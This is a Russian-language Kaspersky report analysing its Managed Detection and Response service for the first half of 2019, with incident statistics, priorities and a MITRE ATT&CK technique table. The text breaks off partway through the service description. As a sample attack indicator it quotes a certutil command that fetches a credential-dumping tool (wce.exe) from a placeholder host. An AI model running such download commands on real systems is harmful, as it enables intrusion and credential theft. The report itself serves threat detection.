kaspersky

Анализ результатов эксплуатации сервиса Managed Detection and Response

Первое полугодие 2019 года

www.kaspersky.ru

Введение


Данная публикация содержит **результаты эксплуатации сервиса Managed Detection and Response (MDR**, торговое название — Kaspersky Managed Protection[1]) за первое полугодие 2019 года для различных организаций по всему миру. В рамках сервиса MDR используются подходы **проактивного обнаружения угроз** (cyber threat hunting), а также осуществляется **первичное реагирование на инциденты безопасности**. Краткое описание сервиса приведено в конце текущего документа.

В сервис MDR входит обработка связанных с информационной безопасностью событий IT-инфраструктуры, что делает его похожим на работу центра по обеспечению безопасности (SOC — Security Operation Center). Основные отличия — типы событий, обнаруживаемых при проактивном поиске неизвестных угроз, опыт и уровень знаний специалистов в области поиска угроз, а также доступ к глобальной базе данных об угрозах (Threat Intelligence).

Согласно пирамиде Дэвида Бьянко[2], **наиболее сложным типом** индикаторов атак (**Indicator of Attacks**, IoAs) **являются TTP** (тактики, техники, процедуры) **атакующего. Эксперты «Лаборатории Касперского» специализируются на проактивном поиске угроз на основе TTP в рамках сервиса MDR**. При этом итоговую оценку событий безопасности осуществляют аналитики, что позволяет существенно развить логику автоматического обнаружения, обеспечиваемую продуктами по защите конечных точек (Endpoint Protection Products, EPP), которые используются в качестве сенсоров во время эксплуатации сервиса.

Оглавление


Процесс проактивного поиска угроз




[1] https://www.kaspersky.com/enterprise-security/threat-hunting
[2] http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html


Распределение анализируемых организаций по отраслям и регионам

В область анализа вошли результаты опытной эксплуатации сервиса MDR в первом полугодии 2019 года для более чем 50 организаций по всему миру, в том числе в государственных учреждениях, финансовых организациях, телекоммуникационных и IT-компаниях, промышленных организациях и других.





Основная статистика



Практически все алерты были сгенерированы в результате анализа событий от **узлов IT-инфраструктуры**, с использованием **техник проактивного поиска угроз** на основе детектирования TTP атакующего в качестве индикаторов атак (IoAs). Менее 2% из них в результате расследования оказались подтвержденными инцидентами.

Такой низкий показатель конверсии проактивного поиска угроз обусловлен необходимостью обнаруживать сложные угрозы, трудно отличимые от легитимной активности: чем больше вредоносное поведение повторяет стандартные действия пользователей и работников IT-подразделений, тем выше количество ложных срабатываний и, как следствие, ниже итоговый показатель конверсии алертов в инциденты.

Время обработки инцидента
это промежуток времени от появления алерта до окончания работы по инциденту со стороны Исполнителя.

~25 минут Среднее время обработки инцидента

Следует отметить, что со стороны клиентов в дальнейшем могут проводиться дополнительные работы по расследованию инцидента, в том числе с применением методов компьютерной криминалистики – как правило, такие инциденты связаны со сложными угрозами и целевыми атаками

Время обработки инцидента с учетом критичности

Время обработки инцидента зависит от его критичности: чем сложнее выявленная угроза, тем больше времени в среднем требуется на ее расследование, восстановление затронутых систем и защиту от повторного возникновения или распространения внутри IT-инфраструктуры. **Однако разброс незначителен.**

Низкий	Средний	Высокий
20 минут	27 минут	28 минут

Примеры индикаторов атак (IoAs):

- Запуск командной строки (или bat/PowerShell-скриптов) из браузера, офисного или серверного приложения (например, из SQL сервера или агента, nginx, JBoss, Tomcat, и др.)
- Подозрительное использование утилиты certutil для загрузки файлов (пример команды: `certutil -verifyctl -f -split https[:]// example.com/wce.exe`);
- Загрузка файлов при помощи BITS (Background Intelligent Transfer Service)
- Исполнение команды `whoami` с привилегиями пользователя SYSTEM, и др.

Идеи в основе детектирования TTP атакующего в качестве индикаторов атак:

- Применимость для обнаружения действий потенциального злоумышленника на этапе пост-эксплуатации, в рамках которой достигаются цели атаки.
- Детектирование стандартной, но подозрительной активности легитимных утилит: по этой причине процесс определения, является ли наблюдаемое поведение вредоносным, нельзя полностью автоматизировать.
- Инструменты, используемые атакующими, не являются вредоносными в обычном понимании, но способ их применения представляет угрозу для инфраструктуры.

Приоритеты инцидентов


Степень критичности инцидентов определялась на основе различных характеристик угрозы. К критериям оценки, в частности, относятся:

- стадия атаки, на которой удалось обнаружить инцидент (в соответствии с методологией Cyber Kill Chain) и подробная информация об угрозе;
- влияние угрозы на IT-инфраструктуру и бизнес-процессы и сложность восстановления затронутых систем и данных (с учетом информации от клиента).

Краткое описание инцидентов, мер по восстановлению и требуемых действий со стороны клиента приведено в таблице ниже.

Описание инцидента	Уровень риска	Рекомендуемая реакция на инцидент	Действия со стороны клиента
Следы целевых атак, неизвестные или сложные угрозы и вредоносная активность, не связанная с применением вредоносного программного обеспечения (ВПО).	Высокий	Расследование инцидента с использованием методов цифровой криминалистики Инициация процедуры реагирования на инцидент	Восстановление затронутых систем вручную техническими специалистами клиента
Новое ВПО (троянские программы, шифровальщики и другое), для которого возможно автоматизированное восстановление с помощью EPP. Связано с незначительным ущербом для затронутых систем.	Средний	Анализ ВПО Добавление в EPP логики обнаружения и обезвреживания	Не требуются (восстановление затронутых систем осуществляется автоматически посредством EPP)
Новое нежелательное ПО (рекламное ПО, утилиты удаленного администрирования и другое) – возможно автоматизированное восстановление с помощью EPP. Нет прямого ущерба для затронутых систем.	Низкий	Добавление в EPP логики обнаружения и обезвреживания	

Распределение инцидентов по уровню риска за весь анализируемый период и отдельно для каждого месяца



Интересное замечание

Большинство инцидентов соответствуют среднему и низкому уровню критичности и связаны с обнаружением угроз, после которых лечение и восстановление зараженных систем осуществляется продуктом для защиты конечных точек (EPP). Необходимо только добавить соответствующую детектирующую логику и обновить базы угроз на скомпрометированных системах. **Это показывает, что современный продукт для защиты конечных точек (EPP) по-прежнему является эффективным средством защиты систем и их восстановления после компрометации. Однако для обнаружения новых неизвестных или сложных угроз требуется применение техник проактивного поиска и ручное детектирование.**


Эффективность детектирующих технологий

Распределение инцидентов по источникам событий (сенсорам)

Ключевые выводы

- Около половины инцидентов было обнаружено с помощью анализа аномальной или подозрительной активности на узлах и метаданных, собранных с узлов IT-инфраструктуры, техниками проактивного обнаружения угроз на основе детектирования TTP атакующего в качестве индикаторов атак (IoAs). **Это подтверждает эффективность использования техник проактивного поиска угроз для обнаружения сложных атак, не связанных с применением вредоносного ПО**.
- Около трети инцидентов было обнаружено в результате анализа подозрительных объектов с использованием технологий в составе Advanced Sandbox. Это может быть связано с вредоносными рассылками, которые относились к **спамерским и фишинговым атакам, направленным на различные организации по всему миру**. Подробная информация о спаме и фишинге в первой четверти 2019 года была опубликована 15 мая 2019 на Securelist[3].

Распределение инцидентов по уровню риска для детектирующих технологий




[3] https://securelist.com/spam-and-phishing-in-q1-2019/90795/

Соответствие инцидентов техникам и тактикам MITRE ATT&CK на момент обнаружения

При анализе событий в IT-инфраструктуре методами проактивного поиска угроз на основе индикаторов атак (IoA) алертам и инцидентам присваиваются идентификаторы тактик и техник в соответствии с глобальной базой знаний MITRE ATT&CK.

Распределение инцидентов по уровню риска для каждой тактики атакующего на момент обнаружения

Тактики расположены по порядку этапов реализации угрозы в соответствии с методологией Cyber Kill Chain.



Ключевые выводы

- Представлены инциденты, соответствующие практически всем тактикам MITRE ATT&CK, что **свидетельствует о возможности обнаружения атак на любой стадии развития**.
- Обнаружение инцидентов с различными тактиками MITRE ATT&CK показывает **возможность выявления угроз после первичного проникновения (т. н. сценарий post-breach)**, когда злоумышленник уже получил доступ к сети жертвы и находится в процессе достижения целей атаки.
- Статистика подчеркивает, насколько **важно комбинировать обнаружение сценариев post-breach методами проактивного поиска угроз с классическим подходом по предотвращению проникновения в IT-инфраструктуру (превентивные меры безопасности, работающие в сценарии pre-breach)**. Чем больше угроза похожа на легитимную активность, тем меньше вероятность ее обнаружения до фактической компрометации, что часто имеет место в случае сложных атак.


Интересные замечания

- Наибольшее количество атак было обнаружено на стадиях **Execution, Defense evasion, Lateral movement и Impact, которые можно считать самыми «шумными» тактиками**. На этих этапах обнаружение атаки наиболее вероятно.
- Значительное количество инцидентов, ассоциированных с **тактикой Persistence, показывает важность обнаружения ее техник и их конкретных реализаций (процедур)**.

Эффективность MITRE ATT&CK при мониторинге на основе проактивного поиска угроз


Конверсия техники = **# инцидентов, ассоциированных с техникой / # алертов, ассоциированных с техникой**

Чем выше конверсия техники, тем больше алертов являются инцидентами безопасности.



Частота выявления техники среди алертов

Большое количество алертов, ассоциированных с определенной техникой, связано с ложными срабатываниями IoA на легитимную активность со стороны пользователей и IT-подразделений.



- **Важно отличать, является ли поведение нормальным для конкретной IT-инфраструктуры.**
- Наличие базовой информации о том, что является нормальной и легитимной деятельностью в конкретной IT-инфраструктуре (**эффективная ситуационная осведомленность**), позволяет **значительно снизить количество ложных срабатываний и повысить эффективность действий по обнаружению угроз**

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Impact
T1189: Drive-by Compromise	**T1059: Command-Line Interface**	T1015: Accessibility Features	**T1134: Access Token Manipulation**	**T1134: Access Token Manipulation**	T1098: Account Manipulation	T1087: Account Discovery	T1210: Exploitation of Remote Services	T1056: Input Capture	T1043: Commonly Used Port	T1485: Data Destruction
T1091: Replication Through Removable Media	**T1203: Exploitation for Client Execution**	T1098: Account Manipulation	T1015: Accessibility Features	T1197: BITS Jobs	**T1003: Credential Dumping**	T1135: Network Share Discovery	**T1175: Distributed Component Object Model**	T1113: Screen Capture	T1090: Connection Proxy	T1486: Data Encrypted for Impact
T1193: Spearphishing Attachment	T1177: LSASS Driver	T1197: BITS Jobs	T1176: Browser Extensions	T1207: DCShadow	T1214: Credentials in Registry	T1040: Network Sniffing	T1076: Remote Desktop Protocol		T1188: Multi-hop Proxy	T1488: Disk Content Wipe
T1192: Spearphishing Link	T1170: Mshta	T1158: Hidden Files and Directories	T1183: Image File Execution Options Injection	T1140: Deobfuscate/ Decode Files or Information	T1056: Input Capture	T1018: Remote System Discovery	**T1105: Remote File Copy**		T1219: Remote Access Tools	T1487: Disk Structure Wipe
T1195: Supply Chain Compromise	**T1086: PowerShell**	T1183: Image File Execution Options Injection	T1050: New Service	T1089: Disabling Security Tools	T1040: Network Sniffing	T1063: Security Software Discovery	**T1021: Remote Services**		**T1105: Remote File Copy**	T1496: Resource Hijacking
T1078: Valid Accounts	T1117: Regsvr32	T1177: LSASS Driver	**T1055: Process Injection**	T1107: File Deletion	T1174: Password Filter DLL	T1016: System Network Configuration Discovery	T1091: Replication Through Removable Media		**T1071: Standard Application Layer Protocol**	T1494: Runtime Data Manipulation
	T1085: Rundll32	T1050: New Service	T1053: Scheduled Task	T1158: Hidden Files and Directories		**T1033: System Owner/User Discovery**	T1077: Windows Admin Shares		T1095: Standard Non-Application Layer Protocol	T1492: Stored Data Manipulation
	T1053: Scheduled Task	**T1060: Registry Run Keys / Startup Folder**	**T1078: Valid Accounts**	T1183: Image File Execution Options Injection		**T1007: System Service Discovery**	**T1028: Windows Remote Management**		T1065: Uncommonly Used Port	T1493: Transmitted Data Manipulation
	T1064: Scripting	T1053: Scheduled Task	T1100: Web Shell	**T1036: Masquerading**		T1124: System Time Discovery			T1102: Web Service	
	T1035: Service Execution	T1101: Security Support Provider		T1170: Mshta						
	T1204: User Execution	**T1078: Valid Accounts**		T1126: Network Share Connection Removal						
	T1047: Windows Management Instrumentation	T1100: Web Shell		T1027: Obfuscated Files or Information						
	T1028: Windows Remote Management	**T1047: Windows Management Instrumentation**		**T1055: Process Injection**						
		T1084: Windows Management Instrumentation Event Subscription		T1117: Regsvr32						
				T1085: Rundll32						
				T1064: Scripting						
				T1078: Valid Accounts						
				T1102: Web Service						

Подробные статистические данные по техникам атакующего, включая телеметрию, необходимую для обнаружения соответствующих инцидентов безопасности, доступны по ссылке.

Описание сервиса Kaspersky MDR

Детектирующие технологии

Компоненты автоматизированного обнаружения угроз[4]:

- Высокопроизводительный эмулятор угроз
- Антивирусный движок
- Анализатор целевых атак
- Анализатор сетевого трафика (включает систему обнаружения вторжений)
- Проверка YARA-правил

Поведенческий анализ узлов IT-инфраструктуры осуществляется для метаданных, собранных сенсорами с узлов[5], с использованием:

